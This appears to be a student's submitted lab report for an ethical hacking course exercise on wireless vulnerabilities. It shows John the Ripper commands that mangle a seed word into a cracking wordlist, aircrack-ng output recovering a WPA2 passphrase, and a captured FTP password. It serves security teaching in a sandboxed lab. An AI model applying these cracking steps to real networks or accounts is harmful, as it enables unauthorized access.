
32. Record the **password discovered** for the FTP user in your Wireshark packet capture.

51sheeple

## Section 3: Challenge and Analysis

### Part 1: Mangle a Wordlist with John the Ripper

Make a screen capture showing the output from your john command used to generate rodRage\_Final.lst.



```
root@sta1: ~
Exploiting Wireless Vulnerabilities (4e)

wifi@TargetLinux01:~$ sudo ./Topos/Section3/kali-sta1.sh
[sudo] password for wifi:
Setting up Kali VM...
Container ID is:
docker: Error response from daemon: Conflict. The container name "/mn.sta1" is already in use by co
ntainer "ec06c521397503a80115b8ee0f108c6f033c9ea6675f9ca6d931dcddc0c702fe". You have to remove (or
rename) that container to be able to reuse that name.
See 'docker run --help'.


Setup complete.
Use 'sudo docker attach mn.sta1' to connect.
wifi@TargetLinux01:~$ sudo docker attach mn.sta1
# echo "Roswell1984" > rodRage_0.lst
(root@sta1)-[~]
# john --wordlist=/root/rodRage_0.lst --rules=L33t --stdout > rodRage_1.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
298p 0:00:00:00 100.00% (2025-03-28 16:49) 9933p/s R0$w3111984
(root@sta1)-[~]
# john --wordlist=/root/rodRage1.lst --rules=single --stdout > rodRage_Final.lst
Using default input encoding: UTF-8
fopen: /root/rodRage1.lst: No such file or directory
(root@sta1)-[~]
# john --wordlist=/root/rodRage_1.lst --rules=single --stdout > rodRage_Final.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
228594p 0:00:00:00 100.00% (2025-03-28 16:50) 3265Kp/s r0$w31119841900
(root@sta1)-[~]
#
```

### Part 2: Perform a Dictionary Attack using a WPA2 Network Capture

## Exploiting Wireless Vulnerabilities (4e)

Ethical Hacking, Fourth Edition - Lab 07

**Make a screen capture** showing the **recovered WPA2 passphrase** in your aircrack-ng output.



```
root@sta1: ~
root@sta1: ~ Exploiting Wireless Vulnerabilities (4e)
Aircrack-ng 2025-03-28 11:57:40
[00:01:16] 226000/228594 keys tested (3003.81 k/s)
Time left: 0 seconds 98.87%
KEY FOUND! [ R0$w3ll1984666 ]

Master Key : 6A FA 28 78 04 8D 37 9F DE 61 36 A6 6A D7 76 9A
              31 F9 BA 3D 79 2F 98 F8 B8 1F B6 51 DA 53 BD C5

Transient Key : 05 8C 6D F8 7B B1 49 34 C6 79 37 C8 6B C9 E5 66
                  A2 EA DC 55 C7 0D AE 63 CD 2C 0A 80 4F 9A E6 EC
                  60 6A 89 3A D0 FA B5 69 1A 81 8C B8 3A 2E 17 A1
                  78 84 D2 B0 A9 58 6C 70 5A 8C 0B 10 63 5F 39 6E

EAPOL HMAC : 7E BA 74 10 A7 3A 9C ED E6 4B 71 18 C2 E7 8F 5F

(root@sta1)-[~]
#
```